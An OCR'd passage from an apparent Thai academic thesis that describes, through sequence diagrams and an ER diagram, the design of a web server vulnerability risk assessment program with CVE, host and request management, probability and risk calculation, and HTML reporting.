
รูปที่ 4.5 แสดงขั้นตอนการจัดการข้อมูลระดับผลกระทบโดยผู้ใช้งานเลือกเมนูจัดการข้อมูลระดับผลกระทบ (MenuImpactManagement) โปรแกรมจะแสดงหน้าจอจัดการข้อมูลระดับผลกระทบเพื่อให้ผู้ใช้งานทำการเพิ่ม แก้ไขหรือลบข้อมูลระดับผลกระทบตามต้องการ ซึ่งโปรแกรมจะทำหน้าที่ในการติดต่อกับฐานข้อมูลเพื่อเพิ่ม แก้ไข และลบข้อมูลที่ผู้ใช้งานต้องการในฐานข้อมูลให้



รูปที่ 4.6 แผนภาพซีเควนซ์แสดงขั้นตอนการจัดการข้อมูลจุดบกพร่อง

การจัดการข้อมูลจุดบกพร่อง


รูปที่ 4.6 แสดงขั้นตอนการจัดการข้อมูลจุดบกพร่อง ซึ่งการจัดการข้อมูลจุดบกพร่องนั้นผู้ใช้งานต้องทำการตรวจสอบสิทธิการใช้งานก่อนเช่นเดียวกันกับการใช้งานอื่นๆ จากนั้นให้ผู้ใช้งานเลือกเมนูจัดการข้อมูลจุดบกพร่อง (MenuCVEManagement) ซึ่งโปรแกรมจะแสดงหน้าจอจัดการข้อมูลจุดบกพร่องให้แก่ผู้ใช้งานเพื่อให้ทำการเพิ่ม แก้ไข หรือลบข้อมูลจุดบกพร่องตามต้องการ



รูปที่ 4.7 แผนภาพซีเควนซ์แสดงขั้นตอนการจัดการข้อมูลรายการร้องขอข้อมูล

การจัดการรายการร้องขอข้อมูล

รูปที่ 4.7 แสดงขั้นตอนการจัดการรายการร้องขอข้อมูล ซึ่งสามารถอธิบายได้ดังนี้ ก่อนที่ผู้ใช้งานจะทำการเพิ่ม แก้ไข หรือลบ ข้อมูลรายการร้องขอข้อมูลได้นั้นต้องทำการตรวจสอบรหัสผ่านก่อนจึงจะสามารถเข้าสู่หน้าจอจัดการข้อมูลรายการร้องขอข้อมูลได้โดยเลือกเมนูจัดการรายการร้องขอข้อมูล (MenuRequestManagement) จากนั้นโปรแกรมจะแสดงหน้าจอเพื่อให้ผู้ใช้งานเพิ่ม แก้ไข และลบรายการร้องขอข้อมูลเพื่อใช้ตรวจสอบจุดบกพร่องตามต้องการ




รูปที่ 4.8 แผนภาพซีเควนซ์แสดงขั้นตอนการจัดการข้อมูลกลุ่มโฮสต์

การจัดการข้อมูลกลุ่มโฮสต์

รูปที่ 4.8 แสดงขั้นตอนการจัดการข้อมูลกลุ่มโฮสต์โดยการจัดการข้อมูลกลุ่มโฮสต์นั้นผู้ใช้งานต้องทำการตรวจสอบรหัสผ่านกับทางระบบก่อนเหมือนกับการจัดการข้อมูลอื่นๆ เช่นกัน จากนั้นให้ผู้ใช้งานเลือกเมนูจัดการข้อมูลกลุ่มโฮสต์ (MenuHostGroupManagement) โปรแกรมจะแสดงหน้าจอจัดการข้อมูลกลุ่มโฮสต์เพื่อให้ผู้ใช้งานเพิ่ม แก้ไข และลบข้อมูลกลุ่มโฮสต์ซึ่งโปรแกรมจะทำหน้าที่ในการติดต่อกับฐานข้อมูลเพื่อดำเนินงานตามความต้องการของผู้ใช้งาน

การจัดการข้อมูลโฮสต์


รูปที่ 4.9 แสดงขั้นตอนการจัดการข้อมูลโฮสต์ กล่าวคือการจัดการข้อมูลโฮสต์ที่ใช้ในการจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็นนั้น ต้องทำการตรวจสอบผู้ใช้งาน และเลือกเมนูจัดการข้อมูลโฮสต์ (MenuHostManagement) จะปรากฏหน้าจอจัดการข้อมูลโฮสต์ขึ้นเพื่อให้ผู้ใช้งานทำการเพิ่ม แก้ไข และลบข้อมูลของโฮสต์ต่างๆ




รูปที่ 4.9 แผนภาพซีเควนซ์แสดงขั้นตอนการจัดการข้อมูลโฮสต์

การจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

รูปที่ 4.10 แสดงขั้นตอนการจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงเมื่อผู้ใช้งานผ่านการตรวจสอบสิทธิแล้วให้เลือกเมนูจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็น (MenuProbabilityCollectManagement) จะปรากฏหน้าจอเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็นขึ้นให้ผู้ใช้งานเลือกโฮสต์หรือกลุ่มโฮสต์ที่ต้องการจัดเก็บข้อมูล จากนั้นโปรแกรมจะทำการส่งรายการร้องขอข้อมูลไปยังโฮสต์ต่างๆ และรับผลการตอบสนองมาบันทึกไว้ในฐานข้อมูลเพื่อใช้ในการคำนวณค่าความน่าจะเป็นและค่าความเสี่ยงต่อไป




รูปที่ 4.10 แผนภาพซีเควนซ์แสดงขั้นตอนการจัดเก็บข้อมูลเพื่อคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง



รูปที่ 4.11 แผนภาพซีเควนซ์แสดงขั้นตอนการคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

การคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง

รูปที่ 4.11 แสดงการคำนวณค่าความน่าจะเป็นและค่าความเสี่ยง กล่าวคือเมื่อผู้ใช้งานผ่านการตรวจสอบสิทธิการใช้งานของโปรแกรมแล้วให้เลือกเมนูคำนวณค่าความน่าจะเป็น (MenuProbabilityCalculateManagement) จะปรากฏหน้าจอคำนวณค่าความน่าจะเป็นขึ้นให้ผู้ใช้งานเลือกกลุ่มโฮสต์ และวันเวลาของช่วงข้อมูลที่ต้องการนำมาคำนวณค่าความน่าจะเป็น ทั้งนี้ค่าความน่าจะเป็นที่คำนวณได้นั้นเพื่อใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เป้าหมายต่อไป



รูปที่ 4.12 แผนภาพซีเควนซ์แสดงขั้นตอนการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

การประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

รูปที่ 4.12 แสดงขั้นตอนการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยเมื่อผู้ใช้งานผ่านการตรวจสอบรหัสผ่านแล้วโปรแกรมจะเข้าสู่หน้าจอหลักคือหน้าจอการประเมินความเสี่ยงโดยทันที จากนั้นให้ผู้ใช้งานระบุโฮสต์ค่าความน่าจะเป็นที่ใช้เป็นข้อมูลในการคำนวณค่าความเสี่ยงเพื่อเริ่มการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เป้าหมาย โดยโปรแกรมจะทำการตรวจสอบโฮสต์ดังกล่าวว่าให้บริการเว็บเซิร์ฟเวอร์หรือไม่ จากนั้นจึงทำการส่งรายการร้องขอข้อมูลเพื่อตรวจสอบจุดบกพร่องพร้อมทั้งแสดงผลการตรวจสอบให้ผู้ใช้งานทราบและเมื่อทำการตรวจสอบเสร็จแล้วโปรแกรมจะคำนวณค่าความเสี่ยงของเว็บเซิร์ฟเวอร์ให้ในทันที นอกจากนั้นหากผู้ใช้งานต้องการรายงานในรูปแบบของเอกสารเอชทีเอ็มแอล โปรแกรมก็สนับสนุนการสร้างรายงานผลการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เป้าหมายในรูปแบบของเอกสารเอชทีเอ็มแอลให้กับผู้ใช้งานได้อีกด้วย

4.3.4 การวิเคราะห์และออกแบบฐานข้อมูล

การวิเคราะห์และออกแบบฐานข้อมูลที่ใช้ในระบบสามารถนำเสนอได้โดยใช้แผนภาพอีอาร์ (Entity Relationship Diagram : ER) ดังภาพที่ 4.13 ซึ่งแสดงความสัมพันธ์ของข้อมูลในโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยมีรายละเอียดความสัมพันธ์ดังนี้

ตารางกลุ่มโฮสต์มีความสัมพันธ์กับตารางโฮสต์แบบหนึ่งต่อเอ็น (1:N) กล่าวคือกลุ่มโฮสต์หนึ่งกลุ่มสามารถมีโฮสต์ได้มากกว่าหนึ่งโฮสต์ในกลุ่มนั้น


ตารางผลกระทบมีความสัมพันธ์กับตารางซีวีอีแบบหนึ่งต่อเอ็น (1:N) กล่าวคือผลกระทบระดับหนึ่งสามารถมีจุดบกพร่องซีวีอีที่ส่งผลกระทบในระดับนั้นๆ ได้มากกว่าหนึ่งซีวีอี

